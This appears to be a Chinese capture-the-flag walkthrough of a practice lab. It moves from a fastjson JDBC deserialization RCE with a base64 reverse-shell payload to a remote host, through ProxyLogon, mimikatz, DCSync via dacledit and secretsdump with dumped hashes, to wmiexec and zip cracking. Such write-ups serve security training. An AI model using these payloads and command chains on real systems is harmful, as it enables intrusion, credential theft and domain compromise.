考点:
- 华夏ERP信息泄露
- fastjson 1.2.55+JDBC RCE
- ProxyLogon
- writeDacl写DCSync
- 压缩包解密
拿到ip利用fscan扫一下,发现具有华夏ERP漏洞
___ _
/ _ \ ___ ___ _ __ __ _ ___| | __
/ /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__| <
\____/ |___/\___|_| \__,_|\___|_|\_\
fscan version: 1.8.2
start infoscan
(icmp) Target 39.98.107.103 is alive
[*] Icmp alive hosts len is: 1
39.98.107.103:22 open
39.98.107.103:80 open
39.98.107.103:8000 open
[*] alive ports len is: 3
start vulscan
[*] WebTitle: http://39.98.107.103 code:200 len:19813 title:lumia
[*] WebTitle: http://39.98.107.103:8000 code:302 len:0 title:None 跳转url: http://39.98.107.103:8000/login.html
[*] WebTitle: http://39.98.107.103:8000/login.html code:200 len:5662 title:Lumia ERP
已完成 3/3
[*] 扫描结束,耗时: 35.0809764s
直接弱口令进入
admin/123456
登陆到后台

查资料后台有个fastjson反序列化的洞
可以看到这个博客的介绍
https://blog.csdn.net/qq_42077227/article/details/130236560
打JDBC
https://github.com/frohoff/ysoserial/releases/tag/v0.0.6
https://github.com/fnmsd/MySQL_Fake_Server
config.json配置(ysoserial-all.jar和server.py放一起),bash -c后面替换成base64后反弹shell的payload
    {
        "config":{
            "ysoserialPath":"ysoserial-all.jar",
            "javaBinPath":"java",
            "fileOutputDir":"./fileOutput/",
            "displayFileContentOnScreen":true,
            "saveToFile":true
        },
        "fileread":{
            "win_ini":"c:\\windows\\win.ini",
            "win_hosts":"c:\\windows\\system32\\drivers\\etc\\hosts",
            "win":"c:\\windows\\",
            "linux_passwd":"/etc/passwd",
            "linux_hosts":"/etc/hosts",
            "index_php":"index.php",
            "ssrf":"https://www.baidu.com/",
            "__defaultFiles":["/etc/hosts","c:\\windows\\system32\\drivers\\etc\\hosts"]
        },
        "yso":{
            "Jdk7u21":["Jdk7u21","calc"],
            "CommonsCollections6":["CommonCollections6","bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8zOC41NS45OS4xNzkvMjMzMyAwPiYx}|{base64,-d}|{bash,-i}"]
        }
    }
记得自己修改VPS-ip,启动服务后,上传URL编码后的payload

{ "name": { "@type": "java.lang.AutoCloseable", "@type": "com.mysql.jdbc.JDBC4Connection", "hostToConnectTo": "VPS-IP", "portToConnectTo": 3306, "info": { "user": "yso_CommonsCollections6_bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8zOC41NS45OS4xNzkvMjMzMyAwPiYx}|{base64,-d}|{bash,-i}", "password": "pass", "statementInterceptors": "com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor", "autoDeserialize": "true", "NUM_HOSTS": "1" } }

wage上去一个fscan和sotwaway
wget http://39.107.115.191:8080/fscan
wget http://39.107.115.191:8080/linux_x64_agent
扫描得到
./fscan -h 172.22.3.12/24
___ _
/ _ \ ___ ___ _ __ __ _ ___| | __
/ /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__| <
\____/ |___/\___|_| \__,_|\___|_|\_\
fscan version: 1.8.2
start infoscan
(icmp) Target 172.22.3.12 is alive
(icmp) Target 172.22.3.9 is alive
(icmp) Target 172.22.3.2 is alive
(icmp) Target 172.22.3.26 is alive
[*] Icmp alive hosts len is: 4
172.22.3.12:8000 open
172.22.3.26:445 open
172.22.3.2:445 open
172.22.3.9:445 open
172.22.3.9:443 open
172.22.3.2:139 open
172.22.3.26:139 open
172.22.3.9:139 open
172.22.3.26:135 open
172.22.3.2:135 open
172.22.3.9:135 open
172.22.3.9:81 open
172.22.3.9:80 open
172.22.3.12:80 open
172.22.3.12:22 open
172.22.3.9:808 open
172.22.3.2:88 open
172.22.3.9:8172 open
[*] alive ports len is: 18
start vulscan
[*] NetInfo:
[*]172.22.3.2
[->]XIAORANG-WIN16
[->]172.22.3.2
[*] NetBios: 172.22.3.26 XIAORANG\XIAORANG-PC
[*] NetInfo:
[*]172.22.3.26
[->]XIAORANG-PC
[->]172.22.3.26
[*] NetInfo:
[*]172.22.3.9
[->]XIAORANG-EXC01
[->]172.22.3.9
[*] WebTitle: http://172.22.3.12:8000 code:302 len:0 title:None 跳转url: http://172.22.3.12:8000/login.html
[*] NetBios: 172.22.3.2 [+]DC XIAORANG-WIN16.xiaorang.lab Windows Server 2016 Datacenter 14393
[*] 172.22.3.2 (Windows Server 2016 Datacenter 14393)
[*] WebTitle: http://172.22.3.12:8000/login.html code:200 len:5662 title:Lumia ERP
[*] WebTitle: http://172.22.3.12 code:200 len:19813 title:lumia
[*] NetBios: 172.22.3.9 XIAORANG-EXC01.xiaorang.lab Windows Server 2016 Datacenter 14393
[*] WebTitle: http://172.22.3.9:81 code:403 len:1157 title:403 - 禁止访问: 访问被拒绝。
[*] WebTitle: https://172.22.3.9:8172 code:404 len:0 title:None
[*] WebTitle: http://172.22.3.9 code:403 len:0 title:None
[*] WebTitle: https://172.22.3.9 code:302 len:0 title:None 跳转url: https://172.22.3.9/owa/
[*] WebTitle: https://172.22.3.9/owa/auth/logon.aspx?url=https%3a%2f%2f172.22.3.9%2fowa%2f&reason=0 code:200 len:28237 title:Outlook
已完成 18/18
[*] 扫描结束,耗时: 15.649697025s
172.22.3.12     控制
172.22.3.9      EXC01
172.22.3.2      DC
172.22.3.26     PC
然后我们照常搭建代理
看到[*] NetBios: 172.22.3.9 XIAORANG-EXC01.xiaorang.lab Windows Server 2016 Datacenter 14393 直接打ProxyLogon
proxychains python2 proxylogon.py 172.22.3.9 administrator@xiaorang.lab
然后我们就获得了一个system的权限,添加用户

直接rdp上去,找到flag02

flag{89acf564-df94-4e54-9f29-ff52c905469f}
上传一个猕猴桃抓一下hash
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords"msv :
[00000003] Primary
* Username : XIAORANG-EXC01$
* Domain : XIAORANG
* NTLM : 1d22984fcc86e9599d1c31fdfc825a60
* SHA1 : f14aaf433deb9999d3ccd30912c3cb83a0d841f9
tspkg :
wdigest :
* Username : XIAORANG-EXC01$
msv :
[00000003] Primary
* Username : Zhangtong
* Domain : XIAORANG
* NTLM : 22c7f81993e96ac83ac2f3f1903de8b4
* SHA1 : 4d205f752e28b0a13e7a2da2a956d46cb9d9e01e
* DPAPI : ed14c3c4ef895b1d11b04fb4e56bb83b
tspkg :
EXC01机器账户默认对域内成员具有writeDacl权限,这个权限允许身份修改指定对象ACL,所以可以给Zhangtong修改个DCSync,然后就可以抓域控哈希了
利用dacledit.py打一下
把用户 Zhangtong 添加到 DC=xiaorang,DC=lab 的 DACL 中,并授予他 DCSync 权限(域同步权限)
有了权限我们就能利用secretsdump.py去获得域下的所有hash,然后去实现域控
proxychains python3 dacledit.py xiaorang.lab/XIAORANG-EXC01\$ -hashes :1d22984fcc86e9599d1c31fdfc825a60 -action write -rights DCSync -principal Zhangtong -target-dn "DC=xiaorang,DC=lab" -dc-ip 172.22.3.2
proxychains python3 secretsdump.py xiaorang.lab/Zhangtong@172.22.3.2 -hashes :22c7f81993e96ac83ac2f3f1903de8b4 -just-dc-ntlm

┌──(root㉿kali)-[/home/kali/Desktop/impacket-impacket_0_12_0/examples]
└─# proxychains python3 secretsdump.py xiaorang.lab/Zhangtong@172.22.3.2 -hashes :22c7f81993e96ac83ac2f3f1903de8b4 -just-dc-ntlm
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[proxychains] Strict chain ... 39.107.115.191:5555 ... 172.22.3.2:445 ... OK
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain ... 39.107.115.191:5555 ... 172.22.3.2:135 ... OK
[proxychains] Strict chain ... 39.107.115.191:5555 ... 172.22.3.2:49667 ... OK
xiaorang.lab\Administrator:500:aad3b435b51404eeaad3b435b51404ee:7acbc09a6c0efd81bfa7d5a1d4238beb:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b8fa79a52e918cb0cbcd1c0ede492647:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xiaorang.lab\$431000-7AGO1IPPEUGJ:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xiaorang.lab\SM_46bc0bcd781047eba:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xiaorang.lab\SM_2554056e362e45ba9:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xiaorang.lab\SM_ae8e35b0ca3e41718:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xiaorang.lab\SM_341e33a8ba4d46c19:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xiaorang.lab\SM_3d52038e2394452f8:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xiaorang.lab\SM_2ddd7a0d26c84e7cb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xiaorang.lab\SM_015b052ab8324b3fa:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xiaorang.lab\SM_9bd6f16aa25343e68:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xiaorang.lab\SM_68af2c4169b54d459:1133:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xiaorang.lab\HealthMailbox8446c5b:1135:aad3b435b51404eeaad3b435b51404ee:d3b16dc48b9c221830c6c7145ce55a72:::
xiaorang.lab\HealthMailbox0d5918e:1136:aad3b435b51404eeaad3b435b51404ee:b2fb44ced82ce43c3734853bfe21f547:::
xiaorang.lab\HealthMailboxeda7a84:1137:aad3b435b51404eeaad3b435b51404ee:1e89e23e265bb7b54dc87938b1b1a131:::
xiaorang.lab\HealthMailbox33b01cf:1138:aad3b435b51404eeaad3b435b51404ee:0eff3de35019c2ee10b68f48941ac50d:::
xiaorang.lab\HealthMailbox9570292:1139:aad3b435b51404eeaad3b435b51404ee:e434c7db0f0a09de83f3d7df25ec2d2f:::
xiaorang.lab\HealthMailbox3479a75:1140:aad3b435b51404eeaad3b435b51404ee:c43965ecaa92be22c918e2604e7fbea0:::
xiaorang.lab\HealthMailbox2d45c5b:1141:aad3b435b51404eeaad3b435b51404ee:4822b67394d6d93980f8e681c452be21:::
xiaorang.lab\HealthMailboxec2d542:1142:aad3b435b51404eeaad3b435b51404ee:147734fa059848c67553dc663782e899:::
xiaorang.lab\HealthMailboxf5f7dbd:1143:aad3b435b51404eeaad3b435b51404ee:e7e4f69b43b92fb37d8e9b20848e6b66:::
xiaorang.lab\HealthMailbox67dc103:1144:aad3b435b51404eeaad3b435b51404ee:4fe68d094e3e797cfc4097e5cca772eb:::
xiaorang.lab\HealthMailbox320fc73:1145:aad3b435b51404eeaad3b435b51404ee:0c3d5e9fa0b8e7a830fcf5acaebe2102:::
xiaorang.lab\Lumia:1146:aad3b435b51404eeaad3b435b51404ee:862976f8b23c13529c2fb1428e710296:::
Zhangtong:1147:aad3b435b51404eeaad3b435b51404ee:22c7f81993e96ac83ac2f3f1903de8b4:::
XIAORANG-WIN16$:1000:aad3b435b51404eeaad3b435b51404ee:d9d5fc279e465646efc23dec9ad63832:::
XIAORANG-EXC01$:1103:aad3b435b51404eeaad3b435b51404ee:1d22984fcc86e9599d1c31fdfc825a60:::
XIAORANG-PC$:1104:aad3b435b51404eeaad3b435b51404ee:da895ac6e2fc11082e7baad91ff659a6:::
[*] Cleaning up...
拿下域控
proxychains python3 wmiexec.py xiaorang.lab/Administrator@172.22.3.2 -hashes :7acbc09a6c0efd81bfa7d5a1d4238beb -dc-ip 172.22.3.2
wmiexec.py脚本:利用目标用户的凭据(明文密码或 NTLM 哈希),通过 WMI 协议在远程 Windows 主机上执行任意命令

flag{14b69463-0797-48aa-bf1b-576e43eb83bf}
最后一个flag在邮件里,dump所有邮件内容
利用(https://github.com/Jumbo-WJB/PTH_Exchange)

解压Secret.zip发现要密码,在item01.eml中提示密码是电话号码


正好我们也有所有的电话号码
利用john爆破一下
zip2john secret.zip >zip.txt
john --wordlist=1.txt zip.txt

成功拿到flag03

flag{cf0c753c-233f-4729-8984-0746ea5878b7}
工具介绍
John 能读取各种密码哈希(如 Linux 的 /etc/shadow,ZIP 文件、Windows 的 NTLM 哈希等),并使用多种方式尝试破解出明文密码:
🔐 典型应用场景:
- 破解压缩包(ZIP、RAR)密码
- 破解 Linux/Windows 用户密码哈希
- 破解数据库泄露出来的加密密码
- 做红队/渗透测试中的密码审计
imImpacket(https://github.com/fortra/impacket/tree/impacket_0_12_0)
| 用途 | 功能 |
|---|---|
| 利用 SMB 协议 | 访问或操作 Windows 共享、上传/下载文件、列出目录等 |
| 远程命令执行 | 通过脚本像 psexec.py, wmiexec.py, smbexec.py 等在远程 Windows 系统执行命令 |
| 凭据相关操作 | 提取密码哈希、NTLM 或 Kerberos 票据、执行 Hash 模式的认证 |
| 域渗透 | 枚举域用户、域组、服务、SID、触发 Kerberos 操作等 |
| 协议/安全分析 | 分析网络协议行为、构造或解析特定协议包(SMB, RPC 等) |